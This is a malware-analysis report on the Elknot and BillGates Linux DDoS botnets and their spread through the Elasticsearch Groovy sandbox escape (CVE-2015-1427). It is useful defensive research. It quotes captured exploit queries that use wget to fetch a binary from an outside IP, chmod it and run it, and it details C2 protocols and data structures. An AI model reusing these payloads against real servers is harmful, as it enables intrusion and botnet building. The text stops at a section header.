

THE ELASTIC BOTNET REPORT

EXECUTIVE SUMMARY

On February 11, 2015, a vulnerability in Elasticsearch's Groovy scripting engine was reported that allowed unauthorized attackers to submit malicious commands to vulnerable Elasticsearch instances, enabling an attacker to execute code on the victim's server (see CVE-2015-1427¹). Not long after this disclosure, reports detailing large-scale scanning and exploitation of the vulnerability began to emerge, leading to a large number of compromised Elasticsearch servers with potentially sensitive information being exposed. Additional evidence suggests that the vulnerability, while publicly reported in 2015, was being actively exploited by attackers as of November 2014² and potentially even as early as July 2014³.

Novetta has collected and shares within this report evidence that suggests multiple actors, possibly working independently while sharing information between themselves, are exploiting the Elasticsearch vulnerability primarily to establish widespread DDoS botnet infrastructures. Using both the Elknot and BillGates DDoS malware, these attackers have continued to infect vulnerable Elasticsearch servers in order to enhance their DDoS capabilities. The continuous scanning and exploitation of Elasticsearch servers is the most visible feature of these actors, and some actors have continued to infect and reinfect servers for weeks on end.

The Elknot and BillGates malware families differ greatly in their complexity but have a common code base. Both of the malware families share a common author or authors, as code reuse is clearly observed between the two. The Elknot malware appears to be the simpler of the two malware families, using only the most basic of command sets in order to generate DDoS attacks. BillGates, on the other hand, generates DDoS attacks while employing a more robust code base and feature set. For instance, BillGates will attempt to hide itself on a victim's machine by proxying the Linux command line tools **'ps'**, **'lsof'** and **'netstat'** as a means of performing basic rootkit-like hiding. Elknot does not attempt to retain persistence on a victim's machine while BillGates goes to some lengths to stay on a victim server.

¹ <http://www.securityfocus.com/archive/1/archive/1/534689/100/0/threaded>

² <https://youtu.be/xehXHy1IM9w?t=585> 7 November 2014

³ L. Aaron Kaplan. CERT.at. "Elastic Search being hacked automatically today" https://www.cert.at/services/blog/20140709151301-1191_en.html 9 July 2014.



Note that Elknot and BillGates do not perform the identification and exploitation of vulnerable Elasticsearch servers; their installation is the byproduct of such actions, not the cause. Later in this report we review some other observed artifacts that suggest that the actors behind this threat may leverage follow-up capabilities to maintain access to and control of select machines of interest to them. At the very least, it appears the actors using Elknot and BillGates have developed an extensive DDoS botnet infrastructure based on the access granted by the Elasticsearch vulnerability, other remotely exploitable flaws, and/or SSH brute force attacks.

This report will briefly explore the Elasticsearch vulnerability and how it is being leveraged to infect vulnerable servers before detailing the inner workings of the Elknot and BillGates malware families to provide the reader with a fuller understanding of their capabilities and how they are related. A detailed analysis of the techniques, tactics, and procedures (TTPs) used to deliver this malware is also provided, particularly examining the scripts used to exploit vulnerable Elasticsearch servers as well as how the TTPs can link observed attack activity into larger patterns. Finally, this report will detail the observed DDoS attack commands and how those commands can be interpreted by an analyst to provide insight into the DDoS infrastructure operators.

1. ELASTICSEARCH VULNERABILITY OVERVIEW

The Elasticsearch vulnerability is a relatively straightforward sandbox escape. Security researcher Jordan Wright has developed and published a honeypot that captured the details of a vulnerable Elasticsearch instance, and has even included logs of the activity his honeypot has observed which this report uses below to demonstrate the attack process.

The infection of a vulnerable server begins by issuing a request to Elasticsearch similar to:

{Server Address}/_search?

```
source=%7B%22size%22%3A1%2C%22query%22%3A%7B%22filtered%22%3A%7B%22query%22%3A%7B%22
match%5Fall%22%3A%7B%7D%7D%7D%7D%2C%22script%5Ffields%22%3A%7B%22exp%22%3A%7B%22
script%22%3A%22import%20java.util.%2A%3B%5Cnimport%20java.io.%2A%3B%5CnString%20str
%20%3D%20%5C%22%5C%22%3BBufferedReader%20br%20%3D%20new%20BufferedReader%28new%20Input
StreamReader%28Runtime.getRuntime%28%29.exec%28%5C%22wget%20-O%20%2Ftmp%2Fxiaoma%20
http%3A%2F%2F222.186.31.83%3A8080%2Fxiaoma%5C%22%29.getInputStream%28%29%29%29%3B
StringBuilder%20sb%20%3D%20new%20StringBuilder%28%29%3Bwhile%28%28str%3Dbr.readLine%
28%29%29%21%3Dnull%29%7Bsb.append%28str%29%3B%7Dsb.toString%28%29%3B%22%7D%7D%7D
```

The URL translates into the following decoded query:

```
{"size":1,
"query": {"filtered":{"query":{"match_all":{}}}},
"script_fields":{"exp":{"script":"import java.util.*;import java.io.*;
String str = \"\";BufferedReader br = new BufferedReader(new
InputStreamReader(Runtime.getRuntime().exec(\"wget -O /tmp/xiaoma
http://222.186.31.83:8080/xiaoma\").getInputStream()));StringBuilder sb = new
StringBuilder();while((str=br.readLine())!=null){sb.append(str);}sb.toString();"}
}
```

4 unisfreaxjp. "MMD-0021-2014 - China's Elf (D)DoS + backdoor Malware" <http://blog.malwaremustdie.org/2014/05/linux-reversing-is-fun-toying-with-elf.html> 12 May 2014

5 Phenomite. "Sorting out a linut virtus -- Trojan Elknot DDoS Bot" <http://phenomite.com/sorting-out-a-linux-virus/> 28 July 2014.

6 <https://gist.github.com/jordan-wright/f63575681373f91e462f/raw/b446a9d3bb042aac425970d73c129d4d936478aa/elasticshoney.log>



As a result of the above query, the victim's machine, via the wget tool (if present on the system), places a HTTP GET request to the server at 222.186.31.83 over port 8080 to download the file **xiaoma**⁷ into its /tmp/ directory. In order to execute the downloaded malware, two additional queries occur as follows (using the same URL encoding as the first query mentioned above and decoded here for clarity):

```
{
  "size": 1,
  "query": {
    "filtered": {
      "query": {
        "match_all": {}
      }
    }
  },
  "script_fields": {
    "exp": {
      "script": "import java.util.*;
import java.io.*;
String str = \"\";
BufferedReader br = new BufferedReader(
  new InputStreamReader(
    Runtime.getRuntime().exec(\"chmod 777 /tmp/xiaoma\").
    getInputStream());
StringBuilder sb = new StringBuilder();
while((str=br.readLine()) != null) {
  sb.append(str);
}
sb.toString();"
    }
  }
}
```

Then,

```
{
  "size": 1,
  "query": {
    "filtered": {
      "query": {
        "match_all": {}
      }
    }
  },
  "script_fields": {
    "exp": {
      "script": "import java.util.*;
import java.io.*;
String str = \"\";
BufferedReader br = new BufferedReader(
  new InputStreamReader(
    Runtime.getRuntime().exec(\"nohup /tmp/xiaoma > /dev/null
2>&1\").getInputStream());
StringBuilder sb = new StringBuilder();
while((str=br.readLine()) != null) {
  sb.append(str);
}
sb.toString();"
    }
  }
}
```


The queries, respectively, make the **/tmp/xiaoma** file executable (via the **chmod 777** command) and then execute the binary on the victim's machine (via the **nohup /tmp/xiaoma > /dev/null 2>&1** command) as cataloged by the above example attacks. All of this activity is surprisingly straightforward and simple to automate for an attacker.

During the course of Novetta's investigation into the use of the Elasticsearch vulnerability, two different malware families (Elknot and BillGates) were found being installed by multiple potentially related actors; both families are DDoS bots and both families have a shared lineage. Additionally, a third malware family (Linux/AES.DDoS) was observed attempting to be installed by a single actor.

⁷ Pinyin for the Chinese word "pony".

2. ELKNOT FAMILY ANALYSIS

Novetta has observed two subfamilies of the Elknot malware being deployed in relation to the Elasticsearch attacks. The first subfamily of Elknot is a two-stage binary consisting of a dropper binary (“the dropper”) and its embedded payload (“the payload”). The second subfamily of Elknot is a single-stage binary, which itself consists of two variants (“Variant A” and “Variant B”). The payload of the Elknot dropper subfamily matches Variant A of the Elknot payload subfamily. Despite the commonalities between the Elknot subfamilies (and their variants), the two subfamilies of Elknot have been segregated because they represent not only different deployment methods, but also use different builders as illustrated below.



The following sections will analyse the dropper subfamily’s binary, the binaries of payload subfamily’s Variant A and Variant B, as well as key details regarding the dropper’s builder (“the builder”).

2.1 DROPPER’S BUILDER ANALYSIS

Source Samples SHA-256s:

```

185251b437d3935a5d6e92a49e07a3c2f95289156a6bbe54df3cb771d78affa3,
0c9107b2742705fa1834fd7e8beaa3778f6f1ba1e38fd3eb30b1aeac30c7a1de,
58d7343dfa554e8847c8d3ff07ef4b2a449c57c426a0ba62584d6deb06992842,
62fa123912eaa226babe46a6adef06638432fa2b3758c1e3cc7aca873c947fe6

```



Researchers Peter Kálnai and Jaromír Hořejší at Avast identified several builders for the Elknot malware that produced the payload subfamily's Variant B binaries (known as Elknot's Chicken Builder) as well as the dropper's binaries (referred to as the Elknot Text-box Builders). An interesting feature of the Elknot Text-box Builders and their resulting dropper subfamily binaries is that the builder allows an attacker to specify only one C2 address, yet, as seen in the next section, the dropper subfamily binaries deploy two identical Elknot binaries that only differ in their (potentially different) C2 addresses.

The configuration data within the dropper, as well as the builder, takes the following form:

```
struct Config
{
    unsigned int magic;           // Magic DWORD value
    char szFirstC2[256];          // First C2 address string
    char szSecondC2[256];         // Second C2 address string
    unsigned int dwIPOffset;      // Offset to C2 address in drop file
    char szFirstC2Port[16];       // First C2 port string
    char szSecondC2Port[16];      // Second C2 port string
    unsigned int dwPortOffset;    // Offset to C2 port in drop file
    char szExecName[64];          // Name to execute drop file as
    unsigned int dwSleepDelay;    // Delay in seconds between first
                                // and second file drop
};
```

The **Config** structure provides fields for the specification of two C2 servers, however, as noted, the Text-box Builder only allows the user of the builder to alter one of the C2 server configurations. This is most easily illustrated by looking at the following code snippet the builder uses to apply the actor's C2 address and port to a new Elknot dropper binary:

```
Config templateConfig, marker;
v6 = GetFileSize(v3, 0);
Config *pTemplateConfig = FindMarker(hTemplateFile, (char *)hTemplateFile + v6 - 1,
&marker, 4u);
if ( pTemplateConfig )
{
    qmemcpy(&templateConfig, pTemplateConfig, sizeof(templateConfig));
    qmemcpy(marker.szSecondC2, templateConfig.szSecondC2, sizeof(marker.szSecondC2));
    qmemcpy(marker.szSecondC2Port, templateConfig.szSecondC2Port, sizeof(marker.
szSecondC2Port));
    qmemcpy(marker.szExecName, templateConfig.szExecName, sizeof(marker.szExecName));
    marker.dwSleepDelayInSeconds = templateConfig.dwSleepDelayInSeconds;
    qmemcpy(pTemplateConfig, &marker, 0x270u);
```

⁸ Peter Kálnai and Jaromír Hořejší, "Chinese Chicken: Multiplatform DDoS Botnets". 3 December 2014.
<https://www.botconfe.eu/wp-content/uploads/2014/12/2014-2.10-Chinese-Chicken-Multiplatform-DDoS-Botnets.pdf>



In the code snippet above the builder is using the **Config** from the template file (a dropper subfamily sample) and only replacing the information for the second C2 address. This means that an actor using one of these builders will always share an infected machine with an unknown secondary actor. Although unclear who the secondary actor is in this case, it is most likely the one who originally distributed the builder. By distributing the builder, the unknown, secondary actor can effectively establish an infection base without ever having to perform a single infection themselves.

The builders contain a copy of the UPX executable packing tool within their resources. The builder will attempt to pack the newly minted dropper binary using UPX to reduce its size and potentially to obfuscate the configuration.

2.2 THE DROPPER SUBFAMILY BINARY ANALYSIS

Source Sample SHA-256:

b11a6bd1bcb759252fb252ee1122b68d44dcc275919cf95af429721767c040a

The dropper subfamily samples are a statically linked and stripped gcc-compiled binary that contains an embedded copy of an Elknot payload Variant A binary. The dropper can take 0, 1 or 2 arguments. If the file is executed without any arguments, it does the following:

1. Obtains the name of itself via `/proc/self/exe`
2. Copies itself to the file named in the builder's **Config.szExecName** by executing:
`cp {the name of the binary from /proc/self/exe} {name specified in Config.szExecName}`
3. Executes itself as: `{name specified in Config.szExecName} {path of original binary}/{name specified in Config.szExecName} 1`
4. Copies itself as its original name but with an "a" appended using: `cp {the name of the binary from /proc/self/exe} {the name of the binary from /proc/self/exe}a`
5. Deletes the original binary

If the dropper is executed with 2 arguments, it does the following:


1. Opens a file handle to file named in the **Config.szExecName** field.
2. Copies an approximately 1.4Meg buffer from itself to the filename specified by the **Config.szExecName** field.
3. Overwrites the C2 address of the new binary with the encrypted string from the **Config.szSecondC2** field.
4. Overwrites the C2 port of the new binary with the encrypted string from the **Config.szSecondC2Port** field.
5. Marks the file as executable and executes the file.
6. Deletes the new file after it begins execution.



If the dropper is executed with 1 argument, it does the following:

1. Takes the process's first argument as the name of the file to drop and opens a file handle to it.
2. Copies an approximately 1.4Meg buffer from itself to the drop file specified by the **Config.szExecName** field.
3. Overwrites the C2 address of the binary with an encrypted string from the **Config.szFirstC2** field.
4. Overwrites the C2 port of the binary with the encrypted string from the **Config.szFirstC2Port** field.
5. Marks the file with a **+x** attribute before executing it
6. Copies the source binary back over the original process's file
7. Deletes the file

A key aspect of the samples within the Elknot dropper subfamily's behavior is that two versions of the same Elknot payload binary are running simultaneously on the infected server. Each version of the payload Variant A binary reports to potentially different IP addresses. The Elknot Text-box Builder responsible for constructing these dropper Elknot binaries only allow a single IP address to be user-configurable while the second IP address is hardcoded, as described in the previous section. The result of the dropper's behavior is visually depicted in the image below.



One more aspect of the dropper subfamily is worth mentioning briefly: at the binary file format level and code level the dropper subfamily samples significantly differ from the payload subfamily samples. As explained later in this report, the BillGates and Elknot malware have a common, noticeable shared code base. The Elknot dropper subfamily samples, however, do not demonstrate any code similarity or code overlaps with either BillGates or the rest of the Elknot subfamilies and Variants, indicating that the two components contained within the dropper subfamily were written by different authors.

The authors of the Elknot dropper did not provide any means for persistence after a reboot, and once the victim's machine is rebooted by an administrator, or system crash, the infection ceases. While most production servers typically do not experience frequent restarts, it is interesting that the authors did not provide any means to regain control over the victim's machine. Evidence presented later in this report demonstrates that it is not uncommon for the actors using Elknot to continually re-infect a vulnerable server, thereby negating the need for persistence. Given the infrequent nature of rebooting servers hosting Elasticsearch software as well as the easily deployed nature of cloud based services with pre-installed Elasticsearch versions, it stands to reason that this method of continual scanning and reinfection provides the attackers access to a solid and continually evolving set of infected machines.

2.3 ELKNOT PAYLOAD SUBFAMILY MALWARE ANALYSIS

Source Sample SHA-256:

0b95195662f456c816c2729457fe9b430eac191a6d27e6e05e2dae4a4131b6fe [Variant A]
 6959ff4259f0478f7040fc0233af35a8ae4a24fa2fddadd3893cf95248a9eba6 [Variant A]
 6ee9c50c2b051277258f139ddd9190ad8f395889d0ea2cec2508b2f21857cfec [Variant B]

The Elknot payload subfamily (or simply “the Elknot malware”), which is either dropped and executed by an Elknot dropper or run by itself, is a gcc-compiled binary with the runtime library statically linked. Novetta found two variants of the payload subfamily of Elknot malware. The two variants are functionally identical in all areas except for the portion of the code responsible for generating and performing the actual DDoS attacks. This section will describe the the payload subfamily’s operation while drawing attention to the differences, whenever present, between Variant A and Variant B.

Unlike the dropper subfamily, the authors did not strip function names and other metadata from the binary, providing a wealth of information. The payload binaries are heavily C++ based with a rather surprising level of development evident. The source code for the Elknot binary consists of 20 individual .cpp files, laid out in such a way that each file contains a single class that contributes to the overall Elknot malware.

Interestingly, the authors included three source files for code that are never utilized (Log.cpp for the **CLog** class, FileOp.cpp for the **CFileOp** class, and Md5.cpp for the **CMd5** class). Furthermore, the NetBase.cpp file contains the **CNetBase** class which contains significantly more functionality than Elknot malware utilizes for network communication. The unused code (and classes) is most likely a byproduct of the fact that the source code on which Elknot is based also contributes to the BillGates bot. Both Elknot and BillGates share common code indicating that the authors of each had access to the same set of source code libraries. Given the nature of the shared code and TTPs used by the actors leveraging this code base, Novetta expects future variants of this codebase to be developed with the same, similar, or derived capabilities.

From the initial entry point, the code clearly exhibits a very streamlined approach as evidenced by the main function:

```
int main(int argc, const char **argv, const char **envp)
{
    if ( daemon(1, 0) >= 0 )
    {
        CStatBase::Initialize(&g_statBase);
        CServerIP::Initialize(&g_Servers);
        CManager::StartNetProcess(&g_Manager);
    }
    return 0;
}
```




The **CStatBase** class captures information about the victim machine including:

- 1) system version via `uname()`. This includes the system name and the release info (from `CStatBase::GetSysVersion`).
- 2) the CPU speed via `/proc/cpuinfo` parsing (from `CStatBase::GetCpuSpd`)
- 3) the number of user mode, niced and kernel processes via `/proc/stat` parsing (from `CStatBase::InitGetCPUUse` and `CStatBase::GetCPUUse`)
- 4) network statistics via parsing `/proc/net/dev` (from `CStatBase::InitGetNetUse` and `CStatBase::GetNetUse`)

The **CServerIP** class encapsulates the information about a group of C2 servers using an STL map. The **CServerIP** class appears to only use one hardcoded IP. The IP address and port are encrypted in the same manner as found in the dropper (though the dropper never actually decrypts the information). The encoding scheme is a simple increment or decrement of each byte based on the position of the byte relative to the starting position. Simply put, starting at byte 0, if the position of the byte being decrypted is even, the byte is decremented by one; otherwise the byte is incremented by one. For example, if the encrypted string is `":2/024/77-3/:"`, the algorithm translates the string into `93.115.86.209`.

After initializing the **CStatBase** and **CServerIP** objects, the main loop begins when **CManager::StartNetProcess** is invoked. **CManager** is the encapsulating object for the bulk of the malware's operation. Given that the object is static and global, it is initialized by calling **CManager::CManager** as part of the `__libc_csu_init` startup function. As part of the initialization of the **CManager** object, various additional classes are instantiated and initialized. Notably, the **CThreadAttack** class is instantiated 20 times, but left in an idle state; this object will be further examined later in this report.

CManager::StartNetProcess begins by calling **CFake::Initialize**. **CFake::Initialize** looks for a file called `fake.cfg` within the same directory as the malware on the victim's machine. The `fake.cfg` file is a text file containing state information in the following structure:

```
{decimal number}
{IP Address}:{IP Address}
{Port Number}:{Port Number}
{Remarks}
```

The **CFake** object, as seen in memory, takes the following form:

```
struct CFake
{
    std::string strSaveFileName;
    CSubTask cLastTaskInfo;
    CThreadMutex cAccessLock;
}
```

The **CFake** object, at its core, revolves around the **CSubTask** object. The **CSubTask** object defines a specific task (attack) that Elknot is to perform. **CSubTask**, as will be explained later, is heavily used by **CThreadAttack** for directing any given operation defined by the C2 server. The **CSubTask** object, as seen in memory, takes the following form:

```

struct CSubTask
{
    unsigned char taskType;           // typically defines the "attack" type
    char gap[3];                     // memory alignment, unused
    unsigned int dwTargetIP;          // IP address to send packets to
    unsigned short wTargetPort;       // Port to send packets to
    unsigned short gap2;              // memory alignment, unused
    unsigned int dwThreadCnt;         // Number of threads for task
    unsigned int dwStartDelay;        // delay (in second)
    unsigned int dwTaskDuration;      // Duration of attack
    unsigned int dwMinSize;           // Min. packet data size
    unsigned int dwMaxSize;           // Max. packet data size
    unsigned short wStartPort;        // Starting source port
    unsigned short wEndPort;          // Ending source port
    unsigned int dwStartIP;           // Starting (fake) source IP address
    unsigned int dwEndIP;             // Ending (fake) source IP address
    int unknown3;                     // Unknown variable set by C2
    std::string strActorRemarks;     // Base domain
}

```

CFake will generate the **CSubTask** information from the data collected from the **fake.cfg** file. The first decimal number within the **fake.cfg** file determines if **CSubTask.unknown3** is set to 0 (if the decimal number is zero) or 1 (if the decimal number is non-zero). The IP Address fields in **fake.cfg** make up the values (after calling **inet_addr** on each value) for **CSubTask.dwStartIP** and **CSubTask.dwEndIP**, in that order. The Port Number fields make up the values for **wStartPort** and **wEndPort**, in that order. Lastly, the Remarks field determines the value of **CSubTask.strActorRemarks**.

If the **fake.cfg** file does not exist on the victim's machine, **CFake::Initialize** may generate a generic file with the following values and save the content to **fake.cfg**:

```

0
{IP of Victim Machine}:{IP of Victim Machine}
10000:60000
{blank line}

```

After initializing the **CFake** object, **CManager::StartNetProcess** calls **CThreadMessageList<CCmdMessage>::Initialize** which, as the name suggests, initializes the list of **CCmdMessage** objects. **CCmdMessage** objects are used by **CManager** for passing tasks to the various **CThreadAttack** threads. The message-passing system is one of the more visible examples within Elknot that demonstrates the level of development sophistication on the part of the authors.

Each **CCmdMessage** consists of an 8-byte data structure defined as:

```

CCmdMessage
{
    unsigned int dwMsgType; // Defines the type of message
    CLoopTask *pctask;      // Task associated with the message
}

```

There are 2 types of messages currently implemented within Elknot:

dwMsgType VALUE	MEANING
1	Add new task to the queue (found in pcTask)
2	Stop the current task (if only one) and send back a status update to the C2 or stop all tasks (if more than one) quietly

CCmdMessage.dwMsgType messages with a value of 1 will contain a pointer to a **CLoopTask** object. **CLoopTask** objects contain a set of **CSubTask** objects that define the sequence of attacks that **CThreadAttack** will perform as explained later in the “**CThreadAttack** Object” section. **CLoopTask** has the following structure when in memory:

```
struct CLoopTask
{
    unsigned char unknown1;           // Unknown variable set by C2
    unsigned char gap3[3];           // Memory alignment
    unsigned int dwTaskID;            // Identifier of task set
    unsigned int dwLoopDelay;         // Delay between CSubTask executions
    unsigned int dwExecutionCount;    // Number of times to execute each task
    std::vector<CSubTask> tasks;      // Array of tasks to perform
}
```

The marshalling of tasks from the **CThreadMessageList** object (which contains the list of **CCmdMessage** objects) to the **CThreadAttack** threads is handled by the **CThreadTaskManager** object. As it turns out, the **CThreadTaskManager** object is little more than a proxy for the **CManager::StartTaskProcess** function. Within **CManager::StartTaskProcess**, the **CManager** object will continuously query the list of messages within the message queue (which is typed as **CThreadSignaledMessageList<CCmdMessage>**) by calling the **CThreadSignaledMessageList<CCmdMessage>::MessageRecv** function. The **CThreadSignaledMessageList<CCmdMessage>::MessageRecv** function looks in the list of messages for any message that is currently “non-signaled,” meaning it has not been activated, and returns the associated **CCmdMessage** object. The end result is that **CManager::StartTaskProcess** will take the next available, non-signaled **CCmdMessage** from the message queue and process the message. Depending on the **CCmdMessage.dwMsgType** value, **CManager::StartTaskProcess** will either start a new task by passing the **CLoopTasks** object to a **CThreadAttack** object or stop any and all active **CThreadAttack** threads. It is the complexity of this particular system that indicates that the authors of Elknot have a better than rudimentary grasp of complex program design and may have a good deal of experience with performance-oriented network scanning or network-based DoS attacks.

With the messaging system initialized, **CManager::StartNetProcess** initializes the status update subsystem that is contained within the **CThreadHostStatus** object. Activated as a thread, **CThreadHostStatus**, via its **ProcessMain** function, is responsible for recording periodic updates about the status of the Elknot malware via a **TaskStatus** structure contained within the **CManager** object. After waiting 4 seconds for the Elknot malware to fully initialize, **CThreadHostStatus::ProcessMain** will update the current state of the malware once every second. The update occurs by calling **CManager::SendTaskStatus** while passing along a **CSubTask** object with the **CSubTask.taskType** value set to -1 as well as the current CPU and network interface utilization as defined by the calls to **CStatBase::GetCPUUse** and **CStatBase::GetNetUse**, respectively. The **CManager::SendTaskStatus** function updates the **TaskStatus** which has the following structure in memory:

```

struct TaskStatus
{
    unsigned int dwTaskID;           // set to CLoopTask.dwTaskID
    unsigned int dwSubTaskID;        // The current CSubTask index
    unsigned int dwIterationCnt;     // The current execution cycle of task
    unsigned char cTaskType;         // type of task (set to CSubTask.taskType)
    unsigned char gap3[3];           // alignment
    unsigned int dwTargetIP;         // IP of transmission endpoint
    unsigned short wTargetPort;      // Port of transmission endpoint
    unsigned short gap2;             // alignment
    unsigned int dwCPUUsage;         // current load on the CPU
    unsigned int dwNetUsage;         // current number of bytes transmitted
}

```

The **TaskStatus** data is sent to the C2 whenever the **CManager::SendTaskStatus** function is called. **CManager::SendTaskStatus** is called whenever the C2 issues a command (see the discussion below regarding C2 communication commands). Whenever **CManager::SendTaskStatus** is called, the function transmits the **TaskStatus** information to the C2 over a cleartext socket in the following format:

```

struct TaskStatusNetworkBurst
{
    unsigned int dwTaskID;           // TaskStatus.dwTaskID
    unsigned int dwSubTaskID;        // TaskStatus.dwSubTaskID
    unsigned int dwIterationCnt;     // TaskStatus.dwIterationCnt
    unsigned char cTaskType;         // TaskStatus.cTaskType
    unsigned int targetIP;           // TaskStatus.dwTargetIP
    unsigned short targetPort;       // TaskStatus.wTargetPort
    unsigned int cpuUsage;           // TaskStatus.dwCPUUsage
    unsigned int netUsage;           // TaskStatus.dwNetUsage
}

```

Given that the **TaskStatus** structure is updated at intervals of one second, the C2 does not receive a realtime update of each of the Elknot infections, as the data bursts to the C2 server are C2-driven, not malware-driven.

As the final step in the initialization before contacting the C2 server, **CManager::StartNetProcess** activates each of the 20 **CThreadAttack** threads at one time. With the initialization of the **CManager** complete, **CManager::StartNetProcess** begins the process of establishing a connection to and processing command from the C2 server.

CManager queries the **CServerIP** map looking for C2 address information. Once found, **CManager** attempts to resolve the C2 address. With a valid C2 address, **CManager** then attempts to connect to the C2 server over TCP. If any of these steps fail, **CManager** will begin again by looking for another C2 address in the **CServerIP** map. Once connected to the C2, **CManager** sends a beacon to the C2 server of exactly 401 bytes. The content of the beacon consists of various fields from the **CFake** object, the version of the operating system, and the victim's machine name. The structure of the beacon takes the following form in both memory and as it traverses the network in plaintext:

```

struct Beacon
{
    unsigned int dwCPUSpeed;           // Current speed of the CPU in MHz
    unsigned char unknown1;           // CFake.cLastTaskInfo.unknown3 != 0
    unsigned int dwStartIP;           // CFake.cLastTaskInfo.dwStartIP
    unsigned int dwEndIP;             // CFake.cLastTaskInfo.dwEndIP
    unsigned short wStartPort;        // CFake.cLastTaskInfo.wStartPort
    unsigned short wEndPort;          // CFake.cLastTaskInfo.wEndPort
    char szVictimVerInfo[128];        // value from CStatBase::GetSysVersion
    char szActorRemarks[255];        // CFake.cLastTaskInfo.strActorRemarks
}

```

With the beacon transmitted, **CManager** enters an infinite communication loop where **CManager** reads four bytes (a DWORD) from the C2 server (in plaintext) and dispatches the appropriate handler that corresponds to the DWORD received. **CManager** will only respond to a DWORD within the range of 1 to 4; any value outside of this will cause the communication loop to begin anew.

The following DWORD values correspond to the described commands:

DWORD from C2	COMMAND DESCRIPTION
1	Receive new CFake values from C2 server and record to disk (via CManager::ReadFake)
2	Receive new task from the C2 server
3	Terminate active tasks (via CManager::StopTask) and send TaskStatus (via CManager::SendTaskStatus)
4	Send the current TaskStatus (via CManager::SendTaskStatus)

Whenever a new task is received from the C2 server (via the 2 command), a new **CCmdMessage** object is generated and passed to **CManager::ReadTask**. **CManager::ReadTask** will read 4 bytes (as a DWORD) from the open network socket and then allocate that much memory. A second read from the network fills the buffer with the data necessary to generate a **CLoopTask** structure. The buffer contains the **CLoopTask** values in the following format:

```

struct CLoopTaskNetworkFormat
{
    unsigned char unknown1;           // CLoopTask.unknown1
    unsigned int dwTaskID;            // CLoopTask.dwTaskID
    unsigned int dwLoopDelay;         // CLoopTask.dwLoopDelay
    unsigned int dwExecutionCnt;      // CLoopTask.dwExecutionCnt
    unsigned int dwSubTaskCount;      // Number of CSubTask records to follow
}

```

Following the **CLoopTaskNetworkFormat** structure are zero or more **CSubTask** records in the following memory and network structure:

```
struct CSubTaskNetworkFormat
{
    unsigned char taskType;           // The "attack" type
    unsigned int dwTargetIP;          // IP address to send packets to
    unsigned short wTargetPort;       // Port to send packets to
    unsigned int dwThreadCnt;         // Number of threads for task
    unsigned int dwStartDelay;        // Delay (in seconds) before starting
    unsigned int dwTaskDuration;      // Duration of attack
    unsigned int dwMinSize;           // Min. packet data size
    unsigned int dwMaxSize;           // Max. packet data size
    unsigned short wStartPort;        // Starting source port
    unsigned short wEndPort;          // Ending source port
    unsigned int dwStartIP;           // Starting fake source IP address
    unsigned int dwEndIP;             // Ending fake source IP address
    int unknown3;                     // Unknown variable set by C2
    char szDomain[];                  // Base domain
}
```

CManager::StartNetProcess queues the message by calling **CThreadSignaledMessageList<CCmdMessage>::MessageSend**. At this point, the new task is ready for execution by the **CThreadAttack** objects.

2.4 CThreadAttack OBJECT

